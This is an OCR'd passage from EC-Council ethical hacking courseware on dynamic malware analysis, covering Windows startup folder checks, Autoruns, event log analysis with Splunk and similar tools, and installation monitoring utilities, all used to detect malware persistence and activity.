


Figure 7.82: Screenshot displaying services

- **Step 5: Check the Startup folder**

  Startup folders store applications or shortcuts to applications that auto-start when the system boots. To check the **Startup** applications, search the following locations in Windows 10:

  - `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`
  - `C:\Users\(User-Name)\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup`

  Another method to access startup folders is as follows:

  1. Press **Windows + R** simultaneously to open the **Run** box
  2. Type **shell: startup** in the box and click **OK** to navigate to the startup folder




Figure 7.83: Screenshot showing shell: startup command in the Run box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Startup Program Monitoring Tool: Autoruns for Windows

Source: *https://docs.microsoft.com*

This utility can auto-start the location of any startup monitor, display what programs are configured to run during system bootup or login, and show the entries in the order that Windows processes them. Once this program is included in the startup folder, Run, RunOnce, and other registry keys, users can configure Autoruns to show other locations, including explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and auto-start services.

Autoruns' Hide Signed Microsoft Entries option helps the user to zoom in on third-party auto-start images that are added to the user's system, and it provides support for checking the auto-start images configured for other accounts on the system.




Figure 7.84: Screenshot of Autoruns for Windows

Some additional startup programs monitoring tools are as follows:

- WinPatrol (*http://www.winpatrol.com*)
- Autorun Organizer (*https://www.chemtable.com*)
- Quick Startup (*https://www.glarysoft.com*)
- StartEd Pro (*http://www.outertech.com*)
- Chameleon Startup Manager (*http://www.chameleon-managers.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Dynamic Malware Analysis: Event Logs Monitoring/Analysis

- Log analysis is a process of analyzing computer-generated records or activities to identify malicious or suspicious events
- Use log analysis tools like Splunk to identify suspicious logs or events with malicious intent

Log Analysis Tools

- ManageEngine Event Log Analyzer (*https://www.manageengine.com*)
- Loggly (*https://www.loggly.com*)
- SolarWinds Log & Event Manager (LEM) (*https://www.solarwinds.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)

Splunk | It is a SIEM tool that can automatically collect all the events logs from all the systems present in the network



https://www.splunk.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Event Logs Monitoring/Analysis

Log analysis is a process that provides the details of an activity or event that can extract possible attacks in the form of Trojans or worms in the system. It serves as a primary source of information and helps in identifying security gaps. This process helps in detecting zero-day backdoor Trojans or any possible attacks (failed authentication/login attempts) when logs are analyzed for different components. Log monitoring can be performed for components that perform security operations, such as firewall systems, IDS/IPS, web servers, and authentication servers. The logs also contain file types, ports, timestamps, and registry entries. In Windows, system logs, application logs, access logs, audit logs, and security logs can be analyzed in Event Viewer under the section "Windows Logs."

Logs are located via the following paths:

- **System logs**

  Start → Windows Administrative Tools → Event Viewer → Windows Logs

- **System Security logs**

  Start → Windows Administrative Tools → Event Viewer → Windows Logs → Security

- **Applications and Services Logs**

  Start → Windows Administrative Tools → Event Viewer → Applications and Services Logs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Log Analysis Tools:

- **Splunk**

  Source: *https://www.splunk.com*

  It is an SIEM tool that can automatically collect all the event logs from all the systems present in the network. Splunk forwarders need to be installed in all the systems in the network that need to be monitored, and these forwarders will transfer the real-time event logs from the network systems to the main Splunk dashboard.




Figure 7.85: Screenshot of Splunk

Some additional log monitoring/analysis tools are as follows:

- ManageEngine Event Log Analyzer (*https://www.manageengine.com*)
- Loggly (*https://www.loggly.com*)
- SolarWinds Log & Event Manager (*https://www.solarwinds.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Installation Monitoring


- When the system or users install or uninstall any software application, there is a chance that traces of the application data are left on the system
- Installation monitoring will help in detecting hidden and background installations that the malware performs
- Use installation monitoring tools such as Mirekusoft Install Monitor for monitoring the installation of malicious executables

Installation Monitoring Tools

- SysAnalyzer (*https://www.aldeid.com*)
- Advanced Uninstaller PRO (*https://www.advanceduninstaller.com*)
- REVO UNINSTALLER PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

Mirekusoft Install Monitor

It automatically monitors what gets placed on your system and allows you to completely uninstall it



https://www.mirekusoft.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Installation Monitoring

When the system or user installs or uninstalls any software application, traces of the application data might remain on the system. To find these traces, you should know the folders modified or created during the installation process as well as the files and folders that have not been modified by the uninstall process. Installation monitoring helps in detecting hidden and background installations performed by malware. Tools such as SysAnalyzer can be used to monitor the installation of malicious executables.

- **Mirekusoft Install Monitor**

  Source: *https://www.mirekusoft.com*

  Mirekusoft Install Monitor automatically monitors what is placed on your system and allows you to uninstall it completely. It works by monitoring resources (such as file and registry) that are created when a program is installed. It provides detailed information about the software installed. Furthermore, it helps you to determine the disk, CPU, and memory consumption of your programs. It also provides information about how often you use different programs. A program tree is a useful tool that can show you which programs were installed together.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

